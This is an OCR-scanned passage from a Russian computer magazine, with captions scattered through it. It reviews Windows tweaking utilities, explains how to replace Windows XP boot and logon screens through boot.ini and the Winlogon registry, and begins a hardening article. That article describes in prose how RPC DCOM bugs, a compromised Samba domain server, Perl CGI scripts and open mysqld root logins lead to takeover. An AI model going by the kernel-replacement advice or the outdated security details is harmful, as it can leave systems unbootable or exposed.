О настройках тебе читать уже, наверное, надоело, так что возьмем мастеров за... рога. Следующая же за настройками кнопка вызывает "Инженера икон". Не пугайся, призрак церковного живописца 13 века перед тобой не появится, а появится всего лишь инструмент для изменения системных иконок, который, к тому же, позволяет загружать с сервера разработчика программы (www.tune-up.com) пакеты свеженарисованных иконок. Следующий раздел возможностей этой программы занимается очисткой диска реестра от всякой гадости, которую ты себе установил - офиса, игр и т.д. Перебираемся к разделу оптимизации. MemOptimizer - это просто утилита, которая освобождает указанное ей количество памяти. А вот SystemOptimizer - это конфетка, причем шоколадная. Легким движением руки брюки превращаются в... ну ты понял? Во-первых, можно почистить реестр, диски и проверить корректность реестра. Во-вторых, можно проверить свою систему и получить советы по ее оптимизации. Дальше - лучше: есть мастер, который за тебя анализирует твою аппаратную конфигурацию и сеть и сам все настраивает.


Достаточно лишь выбрать способ, которым ты подключаешься к интер-


Менеджер настроек


Не включай автоматическую очистку памяти, если ты играешь в игры, иначе в кульминационный момент твоя виндуза сделает отличный подарок твоим оппонентам.


Наибольшую производительность дают несколько свопов на разных дисках и на разных IDE каналах, а еще лучше, если у тебя есть RAID или SCSI.

Для CD/DVD-устройств можно выбрать максимальную скорость вращения, отключить выборочно для разных типов дисков автозапуск и установить размер кэша.



Надеюсь, скоро выйдет твикер с одной кнопкой - оптимизировать


Не забудьте выключить телевизор



Альтернативный редактор реестра


Вообще-то "Мощный пакет" содержит меньше настроек

нету, и роль, которую играет твой грандулет. Четвертый раздел твикера содержит в себе три менеджера: менеджер процессов, редактор реестра и менеджер приложений. Таким образом, этот твикер позволяет отказаться от еще большего количества мелкомягкого софта. И если в случае менеджера процессов и приложений ты вряд ли получишь что-то новое в функциональности этих утилит, то редактор реестра - это офигенно удобная программа, в которой не хватает лишь одной функции - "заменить на" (впрочем, в стандартном редакторе этой функции тоже нет).

Наконец, последний раздел посвящен удалению файлов. Здесь мы имеем уже описанного Шреддера - программу, полностью удаляющую данные с твоего диска без возможности восстановления (а это истинный хакер всегда должен держать под рукой) и программу, восстанавливающую то, что можно восстановить после удаления (но не Шреддером!), более известную в компьютерном простонародье, как Анурез.

Редактор реестра - это офигенно удобная программа, в которой не хватает лишь одной функции - "заменить на".



Иногда даже от ануреза бывает польза ;-)

Ну и напоследок осталось отметить еще две фишки: центр спасения, при помощи которого ты можешь отменить то, что начудили твои шаловливые ручки, и обновления программы, которые ты можешь получить, если, конечно, заплатишь 35 позеленевших от радости при поимке Саддама бумажек. Работает программа на любой операционной системе Кутюрье Билла.

TWEAKNOW POWERPACK

Наконец, последняя из представленных сегодня программ - TweakNow PowerPack (www.tweaknow.com). Ее цена 29 целых и 95 сотых бакса (столько же, сколько стоит Tweak XP, только в отличие от нее она работает на любой Windows, начиная с 98, правда, требует при этом Ишака ростом 5.50). По функциональности от Tweak XP TweakNow ничем не отличается, кроме того, что у нее отсутствует возможность конфигурирования кэша процессора и кэша виндузы. Во всем остальном программы абсолютно идентичны.

СИСТЕМНАЯ ИНФОРМАЦИЯ

Многие твикеры (и эти в том числе) предоставляют пользователю системную инфорамацию, однако есть у нас такой информационный комбайн, как SiSoft Sandra, по сравнению с которым твикеры отдыхают. Так что если тебе захотелось получить системную инфорамацию по полной программе, то заходи на www.sisoftware.demon.co.uk/sandra и сливай ее, родимую. Кроме информации о системе, Сандра предоставит тебе советы по настройке железа, проведет диагностику узких мест системы и посоветует, что надо сменить. Ну и, кроме того, проведет измерение производительности различных компонент твоего грандулета.

TuneUP Utilities - заметно отличается от всех своих собратьев, потому что сделан для совсем ленивых людей.

Почти все твикеры одинаковы по функциональности.

Hi-Tech (hi-tech@nsd.ru, http://nsd.ru)

ПЛАСТИЧЕСКАЯ ХИРУРГИЯ

МОДЕРНИЗИРУЕМ ИНТЕРФЕЙС ВИНДОВ

Многие из тех, кто впервые поставил Windows XP, после долгого простоя на осях 9x/ME/2000, пришли в восторг от уникального «выпуклого» дизайна новой ОС, быстро перешедшей в финальную версию после Whistler'а (так называлась ее бета).

Whistler - это курорт в США, где, наверное, очень любят отдыхать сотрудники компании Microsoft. Действительно, от нового дизайна веет чем-то необычным, курортным; идущие в дистрибутиве обои для рабочего стола содержат своего рода «курортные» картинки: поле с мягкой шелковистой травкой (эээ... обыкновенной, полевой, а не той, которую забивают и курят), цветочки, домик и подобные им картинки. Но все это со временем приедается, а потом и начинает раздражать. Давай попробуем что-нибудь изменить.

Мы рассмотрим некоторые способы изменения вида старой Windows XP, которая после многих пластических операций - подтяжек, подклеек, подкладок, прокладок... изменит свой вид и будет снимать раздражение с твоих красных от долгой и напряженной хакерской/сисадминской работы глаз.




рис. Константин Комардин

Есть два способа модернизации внешнего вида - чужими прогами и своими руками.

СПОСОБЫ МОДЕРНИЗАЦИИ

Существует 2 способа модернизации внешнего вида:


❶. Использование чужих программ - например, aston, altdesk, talisman, замещающих собой explorer. К этому же способу относится использование стилей и тем, которые устанавливаются программными средствами.


❷. Своими руками - редактирование библиотек, исполнимых файлов, реестра.

Каждый из способов мы подробно рассмотрим. Начнем по порядку. Существует множество различных программных средств, позволяющих до неузнаваемости изменить облик операционной системы. К ним относится и такая полезная программа-оболочка, как Aston (www.astonshell.com).

ASTON SHELL

В отличие от других оболочек (включая и explorer.exe), астон не требователен к ресурсам компьютера, т.е. он не пожирает RAM и ресурсы процессора, как это делает стандартная виндовая оболочка, оставляя их другим приложениям. Также стоит заметить, что астон создан не только для Windows XP, он прекрасно работает и на других операционных системах Microsoft Windows (NT/2000/98/98SE/95/ME). Интерфейс в программе можно изменять как душе угодно. Скины и темы можно рисовать самому, при этом, если тема хорошая, ее с удовольствием опубликуют на домашней страничке астона. Каждый элемент астоновской темы можно настроить по-своему, вызвав контекстное меню кликом правой кнопкой мыши на соответствующем элементе темы. Одной из основных особенностей оболочки является поддержка множества плагинов, которые, кстати, можно писать самому. Тем для астона - пруд пруди, впрочем, для explorer их придумано гораздо больше. Конфигурирование астона проходит визуально, и при этом не приходится править никаких конфигурационных файлов. Что касается настройки самой оболочки - это





Style XP имеет "в комплекте" много интересных и весьма неплохих скинов и визуальных стилей.

ASTON во всей своей красе и величии

в описании не нуждается, а тем более глупо переписывать созданный разработчиками мануал. Главное - знать, где находится правая кнопка мыши, и в случае экстренной необходимости давить F1 на клавиатуре.

Я уже перечислил достаточно плюсов AstonShell, пора бы обратиться и к минусам. Программа платная, но за такую не жалко отдать деньги. Разработчики программы - русские ребята. А грабить своих - плохо, именно поэтому не советую качать кряк. Как ты понимаешь, сидеть и дизассемблить код было бы глупо и неэтично с моей стороны. Поэтому о недостатках астона я расскажу со слов других людей. Говорят, что в WinME Aston конфликтует с другими приложениями (к XP это не относится). В мануалах нет рекомендаций, касающихся написания своего собственного плагина. В меню «документы» документы попадают не так часто, как хотелось бы. Но это все цветочки - самый большой минус в том, что на рабочий стол нельзя поместить файлы, там можно разместить только ярлыки. Конечно, с этим вполне можно смириться, но меня, например, никто не отучит сворачивать все окна и, ткнув правой кнопкой мыши по рабочему столу, создавать новый текстовый документ .txt, в который я наскоро записываю телефоны, важную информацию, и тому подобное. Я сам тестировал астон на своей Windows XP Professional Edition. За четыре дня тестирования не одной ошибки не вылетало, что не может не радовать. Ты спросишь, почему же я не использую астон. Ответ прост - я редко использую Windows.

ТЕМЫ И СТИЛИ ДЛЯ WINDOWS XP

По умолчанию в Windows XP есть два варианта представления окошек. Это либо «Windows XP», либо «Классический». Стиль «Windows XP» подразумевает голубенькие тулбары, зеленую кнопку «Пуск» и подобные «пушистые» штучки. Вот ассоциации, которые у меня возникли при юзании этой темы: хорошо подойдет для девочек, великолепно сочетается с плюшевым медведем, дедушкам тоже ничего - ностальгия о прошедшей моло- »

Несколько тем, взятых с themexp.org

W W W

ССЫЛКИ ПО ТЕМЕ

- **www.themexp.org** - самая крупная коллекция логонов, бутскринов, обоев...
- **www.neowin.net** - много интересных новостей про win и компы в целом
- **www.winall.ru** - информационный портал по кастомизации
- **www.nsd.ru** - мой любимый сайт :)
- **www.deviantart.com** - no comments
- **www.2advanced.com** - хороший дизайнерский сайт
- **www.tweakxp.com** - кастомизируем win

дости, травка, Билл, голубые, тормозит, глаза болят.

Классический стиль представляет собой обычный стиль предыдущих версий Win, никакого объема, никакой изюминки, элегантности, в то же время мне этот стиль больше импонирует, чем «голубой XP». Итак, приступим.

Темы - это, конечно, красиво, но вопрос в том, как их устанавливать. Надо щелкнуть правой кнопкой мыши на пустом месте рабочего стола, из выскочившего из-под курсора меню следует выбрать Свойства. Откроется окно Свойства: экран, из этого окна следует выбрать вкладку Темы. Развернуть скроллбар и выбрать пункт Обзор... (по умолчанию он самый нижний). И указать путь к скачанному файлу с расширением .Theme. Но должен заметить, что не все темы устанавливаются успешно. Еще хотелось бы сказать, что в Windows не предусмотрена возможность смены стилей, а это весьма печально. Но на то и существуют программеры, которые замутили специальные софтины для этих целей. И вот буквально через пару месяцев после выхода в свет официальной версии Windows XP, группа программеров TGT-Soft написала маленькую утилиту, которая заменяла стили. Утилита развивалась бешеными темпами, ее функциональность росла с каждой версией, со временем добавилась возможность смены Logon screen, о которых мы поговорим позже, а также добавились другие нужные и совсем не нужные примочки. Название этой утилиты говорит само за себя - Style XP от TGT-Soft. О ней не так давно подробно писал X (да в ней и нет ничего сложного), поэтому мы сегодня сделаем акцент на изменении фейса с помощью своих прямых рук.


ALL BY HANDS

Начнем с элементарного - с установки бутскринов. Существуют два метода их установки. Первый - с помощью отключения системы защиты файлов Windows XP, что открывает доступ на замещение оригинального файла ntoskrnl.exe новым скачанным бутскрином. Более рациональный способ - изменение пути к ядру в файле boot.ini. Я рассмотрю оба способа. Да, скачивая бутскрины из интернета, посмотри, для какой они версии Windows XP. Существуют ядра под Windows XP (без сервис-пака) и под Windows XP с сервис-паком. Сейчас стали появляться бутскрины для Windows XP со вторым сервис-паком, но их пока мало. Не забудь сделать резервную копию файла ntoskrnl.exe, который находится в директории windir\system32\ntoskrnl.exe, где windir - путь к директории, в которую установлена операционная система Windows XP, скорее всего, это C:\Windows или C:\Winnt. Рассмотрим иррациональный, на мой взгляд, метод установки. Заключается он, как я уже говорил, в отключении защиты файлов Windows. Отключение защиты производится за счет перезагрузки операционной системы в безопасном режиме (safe mode). После этого оригинальный файл ntoskrnl.exe заменяется скачанным бутскрином.

В случае если система ругается на то, что системный файл заменен новым, стоит всего лишь ткнуть на кнопку OK в окне с предупреждением, что системный файл заменяется. К этому же методу относится и замена ядра в ДОСе, и через системную консоль восстановления (это используется в том случае, если операционная система установлена на разделе с файловой системой NTFS, потому что в ДОСе эта файловая система не видна, хотя ее можно открыть с помощью специальных утилит, но доступ откроется только на чтение). Не советую делать смену ntoskrnl таким способом, лучше сделай следующим образом.

Открой файл C:\boot.ini, по умолчанию этот файл скрытый. Чтобы излишне не париться с поиском файла, можно сделать и по-другому. Заходи в свойства системы. Это можно сделать как через Панель управления -> Свойства, так и нажав правой кнопкой мыши по пиктограмме Мой компьютер на рабочем столе и щелкнув на пункт Свойства. Далее выбирай вкладку Дополнительно (если у тебя английская версия, то Advanced). Далее нажимай на кнопку Параметры, в свойствах Загрузки и восстановления.

Style XP в действии




S O F T

- **www.astonshell.com** - AstonShell
- **www.tgtsoft.com** - StyleXP и ResBuilder
- **www.fvip.net/bootxp/** - BootXP
- **www.users.on.net/johnson/resourcehacker/** - ResHacker

Нажми на кнопку Правка, и перед тобой появится все содержимое файла boot.ini. Находи строку с твоей версией Windows и в ее конце добавляй текст: /kernel=file.exe – где file.exe это файл, расположенный в директории winpath/system32 (winpath – путь к директории с твоей Windows XP), предположительно, это C:\Windows\System32. Как это будет выглядеть показано на рисунке.

Таким образом, мы не утруждаем себя ребутами и прочим гимором, связанным с отключением системы безопасности, мы всегда можем восстановить старое ядро системы методом редактирования маленького файла. Если бутскрин, который ты скачал, называется ntoskrnl.exe, то просто переименуй его и помести в папку winpath/system32.

Если после смены ядра Windows XP не загружается или сильно глючит во время загрузки, будет вполне достаточно загрузиться в ДОСе, если файловая система FAT32, или через консоль восстановления системы, в случае если файловая система системного раздела – NTFS. Есть и альтернативный способ, дающий стопроцентную выгоду. При редактировании файла boot.ini продублируй старую запись, только измени название на что-нибудь вроде WinXP Orginal Kernel. Таким образом, если заглючит при загрузке свежепоставленное ядро, в меню загрузки можно будет выбрать пункт WinXP Original Kernel и тем самым произвести загрузку с оригинальным ядром. Если же после установки все будет работать, как и предполагалось – на все сто, то, опять подправив boot.ini и удалив в нем пункт WinXP Original Kernel, ты избавишься от уже не нужного пункта в меню загрузки.




BootXP 2.50 в процессе работы

LOGIN SCREENS

С логин скринами все практически так же. Существуют два способа их замены. Рациональный и иррациональный. Как я уже говорил, иррациональный метод это замена оригинального файла скачанным методом отключения системы безопасности Windows XP, и этот метод, на мой взгляд, не только долгий и нудный, но и может вызвать множество проблем в дальнейшем. Но все-таки я расскажу тебе и о нем, потому что когда-то этот метод был единственным, а историю надо знать :). Итак, скачивается новый логин скрин с themexp.org, далее распаковывается (обычно он идет в зипе), после чего система перезагружается в безопасном режиме (этим маневром отключается система защиты «критических» фалов операционной системы). Далее оригинальный файл бэкапится и заменяется скачанным файлом logonui.exe. Система перезагружается, и новый бутскрин применяется.

Но оказывается, можно просто-напросто заменить путь к логону. Находится он, как ты, наверное, уже догадался, в реестре windows. Итак, для того чтобы изменить логон-приветствие, тебе понадобится открыть regedit или другой редактор реестра. Открывай ключ [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]. Ты должен увидеть параметр UIHost. Вот его-то и надо изменить. Только путь надо указывать не к архиву, а к распакованному Logonui.exe, который желательно переименовать, скажем, в mylogin.exe. Путь можно указывать абсолютно любой, но рекомендуется, чтобы он был на локальной машине и на диске, на котором стоит операционная система Windows XP. Где-то на форуме читал, что можно указывать и сетевой путь, хотя сам не пробовал.

Вот мы и разобрались, как устанавливать и заменять основные компоненты внешнего вида твоей операционки Windows XP. Надеюсь, ты кое-чему научился, но стоит помнить о том, что все, что ты делаешь, должно быть сделано со вкусом. Дам несколько советов. Если ты работаешь в крупной серьезной организации, не стоит «украшать» компьютер голыми тетками и расписывать его, как матрешку. Мало того, что это просто неприлично, злой директор за такой произвол может и с работы выпереть. Не стоит использовать очень яркие, режущие глаза оттенки. Не рекомендую использовать желтый, розовый, фиолетовый и ярко-зеленый цвета в качестве цвета текста или фона. Не стоит делать фон рабочего стола белоснежным. Если за компьютером работают много пользователей под одним аккаунтом, надо делать такое оформление, чтобы оно нравилось не только тебе, но и остальным (это характерно для компов в общежитиях, за которыми работает целая компания.



Содержание файла boot.ini

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ПРЕВРАТИ СВОЮ СИСТЕМУ В КРЕПОСТЬ

БЕЗОПАСНОСТЬ WINXP

В любой крупной фирме существует своя локальная сеть. Если в качестве сервера выступает WinXP, позаботиться о защите следует обязательно, иначе можно лишиться сервера в первый же день работы.

В сущности, от админа требуется грамотно настроить политики, а также время от времени читать системные журналы и лишний раз убеждаться, что система находится в целости и сохранности. Прежде чем что-либо настраивать, устанавливать и менять, следует знать, какие ошибки содержатся в ненастроенной системе, и понимать, какой вред они могут принести.


Когда в сети имеется Linux-сервер с доменом, его защите нужно уделить особое внимание. В противном случае под угрозой будет находиться вся локалка.

Команда mysqladmin password -u root устанавливает root-ый пароль для сервиса mysqld.

НЕПРОПАТЧЕННАЯ ВИНДА - МЕЧТА ХАКЕРА

К сожалению, в настоящее время нельзя выводить в Сеть свежеустановленную WinXP. Это чревато мгновенным проникновением хакера или вируса msblast. Нашумевшая бага RPC DCOM надолго останется в наших сердцах. Поэтому возьми себе за правило: прежде чем настраивать Сеть на машине, пропатчь систему, предварительно скачав заплатку с сайта Microsoft.

Сама по себе новость о том, что RPC-уязвимость актуальна как для Win2k, так и для WinXP, повергла многих в шок и подмочила репутацию Microsoft. Действительно, можно сделать вывод, что весь серверный код Win2000 был просто перенесен в новый релиз системы. Таким образом, если в багтраке появляется новость о новой бреши в стандартном сервисе Win2000, будь уверен, что бага будет присутствовать в твоей любимой WinXP. И это действительно подтверждается эксплойтом.



Установка патча против RPC DCOM bug




рис. Константин Комардин


RPC DCOM - самая страшная уязвимость, которая присутствует в системе. Это связано не только с тем, что сервис RPC нельзя выключить (теряется нормальная работоспособность). Сейчас в Сети до сих пор гуляет msblast, ищет жертвы, среди которых может быть твоя система. Следует помнить и о других багах, например, уязвимости в сервисе Messenger, приводящей к полному захвату системы. Против бреши существует патч, доступный на сайте Microsoft. И это далеко не единственный пример. Без патчей сейчас никуда, поэтому регулярно читай багтрак и своевременно посещай любимый microsoft.com ;).

СМЕРТЕЛЬНЫЕ СЕРВИСЫ

То, что стандартные сервисы гнилые и содержат в себе массу дыр - давно проверенный факт. Но не стоит забывать, что большинство багов админ заносит в систему сам, устанавливая сырой и непроверенный софт. Суди сам. Администратор по какой-либо причине невзлюбил стандартный IIS, променяв его на портированный Apache (конечно же, из нестабильной второй ветки). Спустя некоторое время его систему поимели, оставив на прощание красивый дефейс. Дело даже не в халатности админа - он мог быть ответственным человеком и читать багтрак. Причина в OpenSource-приложениях, которые очень быстро анализируются на баги. В данном случае баг был во второй версии Apache, причем эта брешь могла вовсе не присутствовать в разделе уязвимостей для Win32, так как это

линуксовый сервис. Соответственно, не переустановив сервис, админ поплатился своей системой.

Лишний раз задумайся, променивая проверенный стандарт на какой-то новый (пусть даже удобный) сервис. Яркий пример: совсем недавно была найдена бага в Jordan Telnet Server, приводящая к захвату системы. Причем надо отдать должное стандартному сервису Telnet, в котором пока не обнаружили никаких уязвимостей.




Вход под админом? Без проблем!

Кстати, совсем не обязательно, что в сервисе должна содержаться ошибка, приводящая к фатальным последствиям. В этом можно убедиться, рассмотрев пример сети с общим доменом. Пусть в локальной сети существует файловый сервер на платформе Linux, на котором крутится процесс smbd (аналог ActiveDirectory в винде). Сервер на WinXP включен в домен. Казалось бы, все нормально, и никакого изъяна быть не может. А теперь представь, что файловый сервер был взломан. В наше время это нормальное явление, так как ломают в основном пингвинов. Теперь злоумышленник может добавить в домен новую учетную запись и прописать ее в административных алиасах. В итоге у него будут права админа, если он войдет под новым логином в WinXP. А все потому, что группа Domain Admins (куда хакер внес себя) имеет абсолютные права.

Вообще, портированному софту следует уделить предельное внимание, прежде чем обкатывать на WinXP. Еще один наглядный пример - Perl. Проект был перенесен в Windows без реализации каких-либо изменений. Что имеем? Выполнив любой дырявый cgi-скрипт, хакер может запросто получить заветный шелл (пусть даже не с правами администратора). Чтобы этого не произошло, необходимо патчить и настраивать Perl. То же самое можно сказать и о mysqld, который по умолчанию принимает подключения со всех хостов под root-логином. Последствия: если на сервере установлен какой-либо web-движок, то

ЛОБОТОМИЯ PERL

